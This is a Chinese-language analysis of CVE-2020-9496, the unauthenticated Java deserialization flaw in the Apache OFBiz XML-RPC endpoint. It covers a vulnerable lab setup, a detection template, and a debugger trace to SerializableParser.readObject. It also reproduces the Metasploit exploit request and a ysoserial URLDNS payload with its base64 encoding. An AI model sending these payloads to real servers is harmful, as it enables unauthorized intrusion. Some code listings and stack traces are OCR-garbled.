CVE-2020-9496 ofbiz反序列化漏洞分析

0x00 apache ofbiz介绍

OFBiz是一个非常著名的电子商务平台,是一个非常著名的开源项目,提供了创建基于最新J2EE/XML规范和技术标准,构建大中型企业级、跨平台、跨数据库、跨应用服务器的多层、分布式电子商务类WEB应用系统的框架。 OFBiz最主要的特点是OFBiz提供了一整套的开发基于Java的web应用程序的组件和工具。包括实体引擎, 服务引擎, 消息引擎, 工作流引擎, 规则引擎等。

0x01 漏洞影响版本

< 17.12.04版本

0x02 漏洞环境搭建

https://github.com/dwisiswant0/CVE-2020-9496


参考上述文章, 搭建漏洞环境:


wget http://archive.apache.org/dist/ofbiz/apache-ofbiz-17.12.01.zip

- ▶ unzip apache-ofbiz-17.12.01.zip
- ▶ cd apache-ofbiz-17.12.01
- ▶ sh gradle/init-gradle-wrapper.sh
- ▶ ./gradlew cleanAll loadDefault
- ▶ ./gradlew "ofbiz --load-data readers=seed, seed-initial, ext"
- ▶ ./gradlew ofbiz # Start OFBiz

在IDEA中载入整个项目:

使用Gradle进行debug调试,配置如下:






注:如果遇到java.lang.UnsupportedClassVersionError:
 com/android/build/gradle/AppPlugin: Unsupported major.minor version 52.0 错误,
 把 at.bxm.gradleplugins:gradle-svntools-plugin:xxx 这处的xxx改成2.2.1。

0x03 POC

```
id: CVE-2020-9496
info:
  name: Apache OFBiz XML-RPC Java Deserialization
  author: dwisiswant0
  severity: medium
  # This temaplte detects a Java deserialization vulnerability in Apache
  # OFBiz's unauthenticated XML-RPC endpoint /webtools/control/xmlrpc for
  # versions prior to 17.12.04.
  # --
  # References:
  # - https://securitylab.github.com/advisories/GHSL-2020-069-apache_ofbiz
requests:
  - raw:
        POST /webtools/control/xmlrpc HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/xml
        <?xml version="1.0"?><methodCall>
<methodName>ProjectDiscovery</methodName><params><param>
<value>dwisiswant0</value></param></params></methodCall>
    matchers-condition: and
    matchers:
      - type: word
        words:
          - "faultString"
          - "No such service [ProjectDiscovery]"
          - "methodResponse"
        condition: and
        part: body
      - type: word
        words:
```

```
- "Content-Type: text/xml"part: header- type: statusstatus:- 200
```

根据这个yaml,可以了解到,当post一个xml的poc过去后,如果返回包里同时存在 faultstring, No such service [ProjectDiscovery], methodResponse 证明有漏洞存在。



0x04 漏洞分析

根据 /webtools/control/xmlrpc 可知,我们去看webtools下的源码,来到webapp目录下的web.xml 查看路由情况。

通过代码可知道,我们control下面的uri都是转发到ControlServlet控制器当中。跳转到org.apache.ofbiz.webapp.control.ControlServlet的源码,在doPost里打下断点。

根据经验,下面这段代码才是路由器功能具体细分的代码,在这之前是对一些列的环境变量进行复制。

跟入doRequest函数,先大致的F8走一遍看看。走完第一遍,再走第二遍的时候,根据注释 // runthe request event 可以知道,

```
if (eventReturn == null && requestMap.event != null) {
    if (requestMap.event.type != null && requestMap.event.path != null && requestMap.event.invoke != null) {
            long eventStartTime = System.currentTimeMillis(); eventStartTime: 1598515004257
           // run the request event

eventReturn = this.runEvent(request, response, requestMap.event, requestMap, thiseer "request"); eventReturn
            if (requestMap.event.metrics != null) = ←
                requestMap.event.metrics.recordSe
                                                       > f type = "xmlrpc"
                                                        > f path = ""
            // save the server hit for the reques > 1 invoke = ""
            if (this.trackStats(request)) {
                                                         f globalTransaction = true
                ServerHitBin.countEvent( id: cname
                                                          f transactionTimeout = 0
                          runningTime: System.current
                                                          f metrics = null
            // set the default event return
if (eventReturn == null) {
```

这块会根据uri的不同进行java反射机制跳转到对应的控制类进行操作。跟入runEvent函数:


invoke的出现大概的佐证了我们的想法。跟入invoke:

```
public String invoke(Event event, RequestMap requestMap, HttpServletRequest
request, HttpServletResponse response) throws EventHandlerException {
   String report = request.getParameter("echo");
   if (report != null) {
        BufferedReader reader = null;
        StringBuilder buf = new StringBuilder();
        try {
            // read the inputstream buffer
            String line;
            reader = new BufferedReader(new
InputStreamReader(request.getInputStream()));
        while ((line = reader.readLine()) != null) {
            buf.append(line).append("\n");
        }
    } catch (Exception e) {
        throw new EventHandlerException(e.getMessage(), e);
    }
}
```

```
} finally {
                if (reader != null) {
                    try {
                        reader.close();
                    } catch (IOException e) {
                        throw new EventHandlerException(e.getMessage(), e);
                    }
                }
            }
            Debug.logInfo("Echo: " + buf.toString(), module);
            // echo back the request
            try {
                response.setContentType("text/xml");
                Writer out = response.getWriter();
                out.write("<?xml version=\"1.0\" encoding=\"UTF-8\"?>");
                out.write("<methodResponse>");
                out.write("<params><param>");
                out.write("<value><string><![CDATA[");</pre>
                out.write(buf.toString());
                out.write("]]></string></value>");
                out.write("</param></params>");
                out.write("</methodResponse>");
                out.flush();
            } catch (Exception e) {
                throw new EventHandlerException(e.getMessage(), e);
            }
        } else {
            try {
                this.execute(this.getXmlRpcConfig(request), new
HttpStreamConnection(request, response));
            } catch (XmlRpcException e) {
                Debug.logError(e, module);
                throw new EventHandlerException(e.getMessage(), e);
            }
        }
        return null;
    }
```

来到 this.execute 函数, 跟入:

```
OutputStream initialStream;
            if (isContentLengthRequired(pConfig)) {
                baos = new ByteArrayOutputStream();
                initialStream = baos;
            } else {
                baos = nu11;
                initialStream = pConnection.newOutputStream();
            }
            try (OutputStream ostream = getOutputStream(pConnection, pConfig,
initialStream)) {
                if (!foundError) {
                    writeResponse(pConfig, ostream, result);
                } else {
                    writeError(pConfig, ostream, new Exception("Failed to read
XML-RPC request. Please check logs for more information"));
                }
            }
            if (baos != null) {
               try (OutputStream dest = getOutputStream(pConfig, pConnection,
baos.size())) {
                    baos.writeTo(dest);
                }
            }
            pConnection.close();
            pConnection = null;
        } catch (IOException e) {
            throw new XmlRpcException("I/O error while processing request: " +
e.getMessage(), e);
        } finally {
            if (pConnection != null) {
                try {
                    pConnection.close();
                } catch (IOException e) {
                    Debug.logError(e, "Unable to close stream connection");
                }
            }
       }
    }
```




获取到了value的值,我们跟入看看getRequest函数。

```
protected XmlRpcRequest getRequest(final XmlRpcStreamRequestConfig pConfig,
InputStream pStream)
            throws XmlRpcException {
        final XmlRpcRequestParser parser = new XmlRpcRequestParser(pConfig,
getTypeFactory());
        final XMLReader xr = SAXParsers.newXMLReader();
        xr.setContentHandler(parser);
            xr.setFeature("http://apache.org/xml/features/disallow-doctype-
decl", true);
            xr.setFeature("http://apache.org/xml/features/nonvalidating/load-
external-dtd", false);
            xr.setFeature("http://xml.org/sax/features/external-general-
entities", false);
           xr.setFeature("http://xml.org/sax/features/external-parameter-
entities", false);
            xr.parse(new InputSource(pStream));
        } catch (SAXException | IOException e) {
            throw new XmlRpcException("Failed to parse / read XML-RPC request: "
+ e.getMessage(), e);
        final List<?> params = parser.getParams();
        return new XmlRpcRequest() {
            public XmlRpcRequestConfig getConfig() {
                return pConfig;
            public String getMethodName() {
                return parser.getMethodName();
            public int getParameterCount() {
                return params == null ? 0 : params.size();
            }
            public Object getParameter(int pIndex) {
                return params.get(pIndex);
            }
        };
    }
```

在 xr.parse(new InputSource(pStream)); 对input流数据进行了处理。 利用msf的exp进行发送测试:

```
POST /webtools/control/xmlrpc HTTP/1.1
Host: localhost:8443
Content-Type: text/xml
Content-Length: 643
<?xml version="1.0"?>
        <methodCall>
          <methodName>#{rand_text_alphanumeric(8..42)}</methodName>
          <params>
            <param>
              <value>
                <struct>
                  <member>
                  <name>#{rand_text_alphanumeric(8..42)}</name>
                    <value>
                      <serializable</pre>
xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">#
{Rex::Text.encode_base64(data)}</serializable>
                    </value>
                  </member>
                </struct>
              </value>
            </param>
          </params>
        </methodCall>
```

在调试器看到:



从源码上debug不到后,我就根据调试器里的报错来查看具体的类:

```
at org.apacne.xmurpc.parser.ByteArrayParser.characters(<u>ByteArrayParser.java:53</u>) ~[xmurpc-common-3.1.3.jar:3.1.3j
                                                                                                                                                                                                                                     :4
Caused by: org.xml.sax.SAXParseException: Failed to decode base64 stream.
       at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.characters(<u>RecursiveTypeParserImpl.java:148</u>) ~[xmlrpc-common-3.1.3.jar:3.1.3]
       at org.apache.xmlrpc.parser.MapParser.characters(MapParser.java:86) ~[xmlrpc-common-3.1.3.jar:3.1.3]
       at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.characters(RecursiveTypeParserImpl.java:148) ~[xmlrpc-common-3.1.3.jar:3.1.3]
       at org.apache.xmlrpc.parser.XmlRpcRequestParser.characters(XmlRpcRequestParser.java;69) ~[xmlrpc-common-3.1.3.jar:3.1.3]
       at org.apache.xerces.parsers.AbstractSAXParser.characters(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
       at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl.scanContent(Unknown Source) ~ [xercesImpl-2.9.1.jar:?] \\
       at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl\$FragmentContentDispatcher.dispatch(Unknown Source) \\ \sim [xercesImpl-2.9.1.jain] \\ \times 
       at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl.scanDocument(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
       at org. apache. xerces. parsers. XML11Configuration. parse (Unknown Source) \\ \sim [xercesImpl-2.9.1.jar:?]
       at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
       at org.apache.xerces.parsers.XMLParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
      at org.apache.xerces.parsers.AbstractSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
       at org.apache.xerces.iaxp.SAXParserImpl$JAXPSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.iar:?]
       at org.apache.ofbiz.webapp.event.XmlRpcEventHandler.getReguest(XmlRpcEventHandler.java:285) ~[ofbiz.jar:?]
        ... 36 more
Caused by: org.apache.ws.commons.util.Base64$DecodingException: Invalid Base64 character: 35
       at org.apache.ws.commons.util.Base64$Decoder.write(Base64.java:446) ~[ws-commons-util-1.0.2.jar:?]
Caused by: org.apache.ws.commons.util.Base64$DecodingException: Invalid Base64 character: 35
       at org.apache.xmlrpc.parser.ByteArrayParser.characters(\underline{ByteArrayParser.java:51}) ~ [xmlrpc-common-3.1.3.jar:3.1.3] \\
       at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.characters(RecursiveTypeParserImpl.java:148) ~[xmlrpc-common-3.1.3.jar:3.1.3]
       at org.apache.xmlrpc.parser.MapParser.characters(MapParser.java:86) ~[xmlrpc-common-3.1.3.jar:3.1.3]
       at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.characters(RecursiveTypeParserImpl.java:148) ~[xmlrpc-common-3.1.3.jar:3.1.3]
       at org.apache.xmlrpc.parser.XmlRpcRequestParser.characters(\underline{XmlRpcRequestParser.java:69}) \sim [xmlrpc-common-3.1.3.jar:3.1.3]
       at org. apache. xerces. parsers. Abstract SAXP arser. characters (Unknown Source) ~ [xercesImpl-2.9.1.jar:?] \\
       at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl.scanContent(Unknown Source) \\ \sim [xercesImpl-2.9.1.jar:?]
       at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl$FragmentContentDispatcher.dispatch(Unknown Source) ~[xercesImpl-2.9.1.ja
       at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl.scanDocument(Unknown Source) ~[xercesImpl-2.9.1.jar:?] \\
       at org. apache. xerces. parsers. XML11Configuration. parse (Unknown Source) \\ \sim [xercesImpl-2.9.1.jar:?]
       at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
       at org.apache.xerces.parsers.XMLParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
       at org.apache.xerces.parsers.AbstractSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
       at orq.apache.xerces.jaxp.SAXParserImpl$JAXPSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
       at org. apache. of biz. we bapp. event. XmlRpcEventHandler. getRequest (\underline{XmlRpcEventHandler.java; 285)} \sim [of biz.jar:?]]
```

根据报错,我们知道了,有内容base64解码错误。根据exp可知道 <serializable

xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">#


{Rex::Text.encode_base64(data)}</serializable> 这里面的内容应该是base64后的内容。

xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">MTEx</serializable> 再次发送。

```
at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.endElement(<u>RecursiveTypeParserImpl.java:103</u>) ~[xmlrpc-common-3.1.3.jar:3.1.3]
    at org.apache.xmlrpc.parser.XmlRpcRequestParser.endElement(XmlRpcRequestParser.java:165) ~[xmlrpc-common-3.1.3.jar:3.1.3]
    at org. apache. xerces. parsers. Abstract SAXP arser. end Element (Unknown Source) \\ \sim [xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.impl.XMLNSDocumentScannerImpl.scanEndElement(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl$FragmentContentDispatcher.dispatch(Unknown Source) ~[xercesImpl-2.9.1.ja
    at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl.scanDocument(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.parsers.XMLParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.parsers.AbstractSAXParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org. apache. xerces. jaxp. SAXParserImpl \$ JAXPSAXParser. parse (Unknown Source) \sim [xercesImpl-2.9.1.jar:?]
    at org. apache. of biz. we bapp. event. XmlRpcEventHandler. getRequest (\underline{XmlRpcEventHandler.java; 285)} \\ \sim [of biz.jar:?]
    ... 36 more
Caused by: java.io. <u>EOFException</u> Create breakpoint
    at java.io.ObjectInputStream$PeekInputStream.readFully(ObjectInputStream.java:2681) ~[?:1.8.0_211]
    at java.io.ObjectInputStream$BlockDataInputStream.readShort(ObjectInputStream.java:3156) ~[?:1.8.0_211]
aused by: java.io.EOFException
    at java.io.ObjectInputStream.readStreamHeader(ObjectInputStream.java:863) ~[?:1.8.0_211]
    at java.io.ObjectInputStream.<init>(ObjectInputStream.java:358) ~[?:1.8.0_211]
   at org.apache.xmlrpc.parser.SerializableParser.getResult(<u>SerializableParser.java:35</u>) ~[xmlrpc-common-3.1.3.jar:3.1.3]
   at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.endValueTag(<u>RecursiveTypeParserImpl.java:78</u>) ~[xmlrpc-common-3.1.3.jar:3.1
    at org.apache.xmlrpc.parser.MapParser.endElement(<u>MapParser.java:185</u>) ~[xmlrpc-common-3.1.3.jar:3.1.3]
    at org.apache.xmlrpc.parser.RecursiveTypeParserImpl.endElement(<u>RecursiveTypeParserImpl.java:193</u>) ~[xmlrpc-common-3.1.3.jar:3.1.<mark>|</mark>]
    at org.apache.xmlrpc.parser.XmlRpcRequestParser.endElement(XmlRpcRequestParser.java:165) ~[xmlrpc-common-3.1.3.jar:3.1.3]
    at org.apache.xerces.parsers.AbstractSAXParser.endElement(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.impl.XMLNSDocumentScannerImpl.scanEndElement(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl$FragmentContentDispatcher.dispatch(Unknown Source) ~[xercesImpl-2.9.1.]
    at org.apache.xerces.impl.XMLDocumentFragmentScannerImpl.scanDocument(Unknown Source) ~[xercesImpl-2.9.1.jar:?] \\
    at org.apache.xerces.parsers.XML11Configuration.parse (Unknown Source) ~ [xercesImpl-2.9.1.jar:?] \\
    at org.apache.xerces.parsers.XML11Configuration.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.parsers.XMLParser.parse(Unknown Source) ~[xercesImpl-2.9.1.jar:?]
    at org.apache.xerces.parsers.AbstractSAXParser.parse(Unknown Source) ~ [xercesImpl-2.9.1.jar:?] \\
    at org. apache. xerces. jaxp. SAXParserImpl \$JAXPSAXParser. parse (Unknown Source) \\ \sim [xercesImpl-2.9.1.jar:?]
    at org. apache. of biz. we bapp. event. XmlRpcEventHandler. getRequest (\underline{XmlRpcEventHandler.java: 285)} \\ \sim [of biz.jar:?]
       . 36 more
                                                                                |I| Ran Event [xmlrpc:#] from [request], result is [null
2020-08-28 11:35:31,436 | jsse-nio-8443-exec-7 | RequestHandler
```

断点在 SerializableParser:

```
public class SerializableParser extends ByteArrayParser {
    public Object getResult() throws XmlRpcException {
        try {
            byte[] res = (byte[]) super.getResult();
            ByteArrayInputStream bais = new ByteArrayInputStream(res);
            ObjectInputStream ois = new ObjectInputStream(bais);
            return ois.readObject();
        } catch (IOException e) {
            throw new XmlRpcException("Failed to read result object: " +
        e.getMessage(), e);
        } catch (ClassNotFoundException e) {
            throw new XmlRpcException("Failed to load class for result object: "
            + e.getMessage(), e);
        }
    }
}
```



可知进行readObject是我们base64后的内容,即到达反序列化入口点。

查了一轮资料,根据阿里先知上的文章了解到:

这边是以XmlRpcRequestParser 为解析器对输入进行解析,XmlRpcRequestParser 是在 xmlrpc-common-3.1.3.jar 包中,而 xmlrpc-common-3.1.3.jar 则是 Java 中处理 XML-RPC 的第三方库,最新版本是2013年发布的 3.1.3。XML-RPC 是一种远程过程调用(remote procedure call)的分布式计算协议,通过 XML 将调用函数封装,并使用 HTTP 协议作为传送机制。


```
public TypeParser getParser(XmlRpcStreamConfig pConfig, NamespaceContextImpl pContext, String pURI, String pLocalName) {
   if ("http://ws.apache.org/xmlrpc/namespaces/extensions".equals(pURI)) {
      if (!pConfig.isEnabledForExtensions()) {
                            return null;
                 if ("nil".equals(pLocalName))
  return new NullParser();
if ("i1".equals(pLocalName))
  return new I1Parser();
if ("i2".equals(pLocalName))
  return new I1Parser();
                  return new <u>I2Parser();</u>
if ("i8".equals(pLocalName))
                  return new I8Parser();
if ("float".equals(pLocalName))
return new FloatParser();
          return new FloatParser();
if ("dom".equals(pLocalName))
return new NodeParser();
if ("bigdecimal".equals(pLocalName))
return new BigDecimalParser();
if ("biginteger".equals(pLocalName))
return new BigIntegerParser();
if ("serializable".equals(pLocalName))
return new SerializableParser();
if ("datelime".equals(pLocalName)) {
return new GelendarParser();
                             return new CalendarParser();
          /
f else if ("".equals(pURI)) {
  if ("int".equals(pLocalName) || "i4".equals(pLocalName))
                 if ("Int".equals(plocalwame) || "14".equals(plocalwame))
return new IAParser();
if ("boolean".equals(plocalwame))
return new BooleanParser();
if ("double".equals(plocalwame))
return new DoubleParser();
if ("dateTime.iso8601".equals(plocalwame)) {
   return new DateParser(new XmlRpcDateTimeDateFormat(this) { private static final long serialVersionUID = 7585237706442299067L;
   return new DateParser(new XmlRpcDateTimeDateFormat(this) { private static final long serialVersionUID = 7585237706442299067L;
}
                                                       private final TypeFactoryImpl this$0;
                                                       \label{lem:protected} \begin{picture}(2000) [l]{ll} \hline \begin{picture}(2000) \put(0.000) \put(0.000
                                     );
                 }
if ("array".equals(pLocalName))
return new <u>ObjectArrayParser(pConfig</u>, pContext, this);
if ("struct".equals(pLocalName))
return new <u>MapParser(pConfig</u>, pContext, this);
if ("base64".equals(pLocalName))
return new <u>ByteArrayParser();</u>
if ("string".equals(pLocalName)) {
return new StringParser();
}
当标签里存在 serializable 的时候,会进入到反序列化操作。
使用java -jar yso.jar URLDNS "http://xxxx" > url.bin,然后:
              import base64
             # payload = open("url.bin").read()
            with open("./url.bin", 'rb') as file:
```

```
import base64

# payload = open("url.bin").read()
with open("./url.bin",'rb') as file:
    payload = file.read()

bbs = base64.b64encode(payload)

print(bbs)
```




在dnslog上查看



0x05 注意事项

- 根据最开始提供的poc <?xml version="1.0"?><methodCall>
 <methodName>ProjectDiscovery</methodName><params><param></value>dwisiswant0</value></param></params></methodCall> 来进行检测效果不太好,因为一旦ProjectDiscovery这个server已经有人打过,再打就不会提示 No such service
 ProjectDiscovery,建议此处换成随机字符串
- 如果未出现 No such service 不代表不存在,可以使用urldns来进行测试,理论上存在下图的场景都是有可能存在漏洞的。



0x06 Ofbiz的特征

• 查看response的set-cookie是否带 OFBiz. Visitor

0x07 参考

- https://xz.aliyun.com/t/8184
- https://cwiki.apache.org/confluence/display/OFBIZ/Using+XMLRPC+as+an+alternative+to+SOAP